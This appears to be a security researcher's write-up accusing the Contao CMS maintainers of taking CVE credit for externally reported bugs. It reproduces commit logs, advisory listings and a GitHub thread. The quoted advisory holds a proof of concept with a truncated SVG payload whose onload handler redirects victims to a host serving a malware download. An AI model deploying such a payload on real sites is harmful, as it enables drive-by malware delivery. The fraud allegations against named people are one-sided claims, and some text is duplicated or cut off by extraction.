CONTAO'S CVE FRAUD

Contao's CVE fraud & fake bug bounty program

Abstract

Contao's shady bug bounty program and self-assigned CVE factory.

Hamed Kohi (0xHamy)
0x.hamy.1@gmail.com

Table of Contents

Overview

This document examines Contao's vulnerability attribution practices on GitHub, specifically surrounding CVE disclosures. Contao is a German software company, known primarily for its open-source CMS, Contao CMS. The following analysis outlines irregularities that challenge the integrity and transparency of their security advisory process.

Official repository: https://github.com/contao/contao

Defining "CVE Fraud"

The term *CVE fraud* is not formally recognized — yet. But as the vulnerability disclosure ecosystem matures, the need to identify patterns of ethical manipulation becomes more urgent. CVE fraud, in this context, refers to the misattribution or deliberate misrepresentation of vulnerability discoveries, including:

- Assigning CVEs to bugs discovered internally while rejecting or ignoring prior public disclosures.
- Duplicating vulnerability reports and reattributing them under new identifiers.
- Failing to credit original researchers in order to centralize recognition within a project.


This isn't a technical failure. It's a **governance and ethical breakdown**.

Contao's CVE attribution patterns

A review of Contao's security advisories on GitHub reveals a striking pattern: a disproportionate number of vulnerabilities are attributed to a single maintainer — **@leofeyer**, who is both a contributor and gatekeeper.

Reference:
GitHub Commits by leofeyer

Screenshot:



leofeyer committed on Mar 5 · ✗ 3 / 4

Update the changelog and the language files
leofeyer committed on Mar 5 · ✓ 4 / 4 — 52f3cc7

Handle array values in the `form_session_data` insert tag (see #8167)
leofeyer authored on Mar 5 · ✗ 3 / 4 — Verified — 789b7a2

Check the default table options in the `RememberMeMigration` (see #8165)
leofeyer authored on Mar 5 · ✓ 4 / 4 — Verified — bdaf8a4

Do not make the front end link 100% wide
leofeyer committed on Mar 5 · ✓ 4 / 4 — c2edccc

Commits on Mar 4, 2025

Merge remote-tracking branch 'origin/5.5' into 5.x
leofeyer committed on Mar 4 · ✗ 20 / 22 — a27d829

Update the changelog and the language files
leofeyer committed on Mar 4 · ✓ 4 / 4 — 3e5486e

Update and run the tools (see #8170)
leofeyer authored on Mar 4 · ✓ 4 / 4 — Verified — 2e1615a

Merge remote-tracking branch 'origin/5.3' into 5.5
leofeyer committed on Mar 4 · ✓ 22 / 22 — 049c3e4

Update the changelog and the language files
leofeyer committed on Mar 4 · ✓ 4 / 4 — e8c3527

Update and run the tools (see #8168)
leofeyer authored on Mar 4 · ✓ 4 / 4 — Verified — 5b4d4ce

Ignore tokens from Contao 4 in the `RememberMeMigration` (see #8159)
leofeyer authored on Mar 4 · ✓ 4 / 4 — Verified — e1f7cc2

Commits on Mar 3, 2025


Add the data attribute in the DCA configuration so it is available for all callbacks
leofeyer committed on Mar 3 · ✓ 4 / 4 — 74dbfa6

Finding and reporting vulnerabilities in your own codebase is commendable. But when:

- Every CVE points to the same insider,
- External contributors are dismissed,
- And vulnerabilities are re-filed internally after public disclosure…

…it becomes clear the process is more about control than collaboration.

Screenshot of Contao's Security Advisories Listing



Cross-site scripting through SVG uploads — Moderate
GHSA-vqqr-fgmh-f626 published on Mar 18 by leofeyer

Directory traversal in the FileSelector widget — Moderate
GHSA-4p75-5p53-65m9 published on Sep 17, 2024 by leofeyer

Remote command execution through file uploads — High
GHSA-vm6r-j788-hjh5 published on Sep 17, 2024 by leofeyer

Insert tag injection via canonical URLs — Moderate
GHSA-2xpq-xp6c-5mgj published on Sep 17, 2024 by leofeyer

Session cookie disclosure in the crawler — Moderate
GHSA-9jh5-qf84-x6pr published on Apr 9, 2024 by leofeyer

Cross-site scripting in the file manager — Moderate
GHSA-v24p-7p4j-qvvf published on Apr 9, 2024 by leofeyer

Insert tag injection via the form generator — Low
GHSA-747v-52c4-8vj8 published on Apr 9, 2024 by leofeyer

Cross-site scripting in widgets with units — Moderate
GHSA-4gpr-p634-922x published on Jul 25, 2023 by leofeyer


Directory traversal in the file manager — Moderate
GHSA-fp7q-xhhw-6rj3 published on Apr 25, 2023 by leofeyer

Remember-me tokens are not cleared after a password change — Moderate
GHSA-r4r6-j2j3-7pp5 published on Apr 9, 2024 by leofeyer

There are over 20 CVEs here that are all credited to one person, leofeyer, the project's maintainer.

May 9th, the submission and the rejection

On May 9th, 2025, I submitted three separate vulnerabilities to Contao. All were rejected. One in particular — a vulnerability involving **XSS via SVG file upload** — was tagged as duplicate. The advisory provided as justification pointed to a pre-existing CVE: **CVE-2024-45965**, originally submitted by a third party.



Security Advisories

View known security vulnerabilities and report new vulnerabilities privately to maintainers.


XSS via base64 encoded img tag — Moderate
GHSA-7fp8-xhv6-269g by 0xHamy was closed on Mar 10

Authenticated Remote Code Execution — High
GHSA-7rmv-pqcw-h7mv by 0xHamy was closed on Mar 10

XSS via SVG file upload — Moderate
GHSA-4x74-g3xg-qq3j by 0xHamy was closed on Mar 10

XSS via SVG file upload

GitHub thread showing submission, ausi's response, and claim of duplication:



XSS via SVG file upload

Closed Moderate **0xHamy** opened **GHSA-4x74-g3xg-qq3j** on Mar 9 · 9 comments

Package	Affected versions	Patched versions
No package listed	5.2.2	None

0xHamy opened on Mar 9

Description

Summary

In Contao version 5.2.2, a cross-site scripting (XSS) vulnerability exists due to insufficient filtering of SVG file uploads. Any backend user with file upload permissions can upload an SVG file containing embedded malicious JavaScript, which executes when the file is accessed. This allows attackers to force unauthorized downloads of malicious files (e.g., malware) onto users' computers, posing a significant security risk to all users who interact with the affected system.

Details

Contao 5.2.2 does not implement adequate sanitization or filtering for SVG files uploaded via the backend file management interface. SVG files support embedded JavaScript through attributes like `onload`, which can be exploited to execute arbitrary code in the context of the victim's browser. In this case, the vulnerability allows malicious JavaScript to redirect users to a URL hosting malware (e.g., `http://127.0.0.1:8000/malware.exe`), triggering an automatic download. While direct access to `document.cookie` is not possible due to typical XSS limitations in this context, the ability to deliver malware significantly amplifies the severity of the issue. The lack of input validation or restrictions on SVG content is the root cause, and the issue is reproducible in the default configuration of Contao 5.2.2.

PoC

To reproduce this vulnerability, follow these steps:

1. Log in to Contao 5.2.2 as a backend user with file upload permissions.
2. Navigate to the file management interface at `/contao?do=files`.
3. Click the "Expand all" button to reveal all file directories. Directories where uploads are permitted will display a green `+` symbol.
4. Click the `+` symbol to upload a file and create an SVG file with the following content:

```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" onload="window.location.href='http://127.0.0.1:8000 ar
```

Severity

Moderate 5.7 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	Required
Scope	Unchanged
Confidentiality	None
Integrity	High
Availability	None

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:H/A:N

CVE ID

No known CVE

Weaknesses

No CWEs


Credits

0xHamy Reporter ✓

Collaborators

Only the following users and teams can see and collaborate on this advisory:

contao owners



0xHamy Author

Publishers

Only the following users and teams can publish this advisory:

contao owners

leofeyer

0xHamy added themselves as a collaborator on Mar 9

0xHamy was credited as a reporter on Mar 9

0xHamy accepted credit on Mar 9

ausi commented on Mar 9 Member

This seems to be a duplicate of GHSA-mrw8-5368-phm3

0xHamy commented on Mar 9 Author

@ausi This vulnerability will be submitted to MITRE for CVE assignment after 7 days, on or after March 17, 2025. It will be fully publicized after 90 days, on or after June 9, 2025. If a CVE is assigned or a patch is released prior to June 9, 2025, public disclosure will occur earlier.

ausi closed this on Mar 10


ausi commented on Mar 10 • edited Member

> Why is it not fixed in the new version?

The advisory was published without our knowledge and a fix has not been implemented/released yet.

> This vulnerability will be submitted to MITRE for CVE assignment after 7 days

There is already an existing CVE number (CVE-2024-45965). Why would you create another one?



ausi commented on Mar 10 • edited

> Why is it not fixed in the new version?

The advisory was published without our knowledge and a fix has not been implemented/released yet.

> This vulnerability will be submitted to MITRE for CVE assignment after 7 days

There is already an existing CVE number (CVE-2024-45965). Why would you create another one?

0xHamy commented 2 days ago

@ausi

It seems like you assigned a CVE to my finding but without crediting me for it:

Cross-site scripting through SVG uploads

Moderate **leofeyer** published **GHSA-vqqr-fgmh-f626** on Mar 18

Package	Affected versions	Patched versions
contao/core-bundle (Composer)	>=4.0.0	4.13.54, 5.3.30, 5.5.6

Description

Impact

Users can upload SVG files with malicious code, which is then executed in the back end and/or front end.

Patches

Update to Contao 4.13.54, 5.3.30 or 5.5.6.

Workarounds

Remove `svg,svgz` from the allowed upload file types in the system settings and from `contao.editable_files` in the `config.yaml`.

References

https://contao.org/en/security-advisories/cross-site-scripting-through-svg-uploads

For more information

If you have any questions or comments about this advisory, open an issue in contao/contao.

Severity

Moderate 4.8 / 10

CVSS v4 base metrics

Exploitability Metrics	
Attack Vector	Network
Attack Complexity	Low
Attack Requirements	None
Privileges Required	Low
User interaction	Active
Vulnerable System Impact Metrics	
Confidentiality	None
Integrity	None
Availability	None
Subsequent System Impact Metrics	
Confidentiality	Low
Integrity	Low
Availability	None

Learn more about base metrics

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N

Tracing the original discovery


CVE-2024-45965 was disclosed on **September 5, 2024**, by a Thai security research team known as **Grim The Reaper (SOSECURE Thailand)**. Their write-up was public and clearly detailed the vulnerability in Contao CMS.

- **Original write-up:** Medium article link
- **CVE link:** NVD listing

Despite this, Contao later submitted a **new advisory** — for the same issue — under a different CVE: https://github.com/advisories/GHSA-mrw8-5368-phm3

This new CVE is **credited solely to @leofeyer**, with **no mention** of either Grim The Reaper's original disclosure or my resubmission.

Screenshot of the original vulnerability submission by **Grim The Reaper**:



Duplicate Advisory: Contao allows admin an account to upload SVG file containing malicious JavaScript

Published on Oct 2, 2024 to the GitHub Advisory Database • Updated 2 weeks ago

Withdrawn This advisory was withdrawn on Apr 22, 2025

Package	Affected versions	Patched versions
contao/contao (Composer)	<= 5.4.1	None

Description

Duplicate Advisory

This advisory has been withdrawn because it is a duplicate of GHSA-vqqr-fgmh-f626. This link is maintained to preserve external references.

Original Description

Contao 5.4.1 allows an authenticated admin account to upload a SVG file containing malicious javascript code into the target system. If the file is accessed through the website, it could lead to a Cross-Site Scripting (XSS) attack or execute arbitrary code via a crafted javascript to the target.

References

- https://nvd.nist.gov/vuln/detail/CVE-2024-45965
- https://grimthereaperteam.medium.com/contao-5-4-1-malicious-file-upload-xss-in-svg-30edb8820ecb
- https://contao.org/en/security-advisories/cross-site-scripting-through-svg-uploads

Published by the National Vulnerability Database on Oct 2, 2024

Severity

Low 1.8 / 10

CVSS v4 base metrics	
Exploitability Metrics	
Attack Vector	Network
Attack Complexity	Low
Attack Requirements	None
Privileges Required	High
User interaction	Active
Vulnerable System Impact Metrics	
Confidentiality	None
Integrity	None
Availability	None
Subsequent System Impact Metrics	
Confidentiality	Low
Integrity	Low
Availability	None

Learn more about base metrics

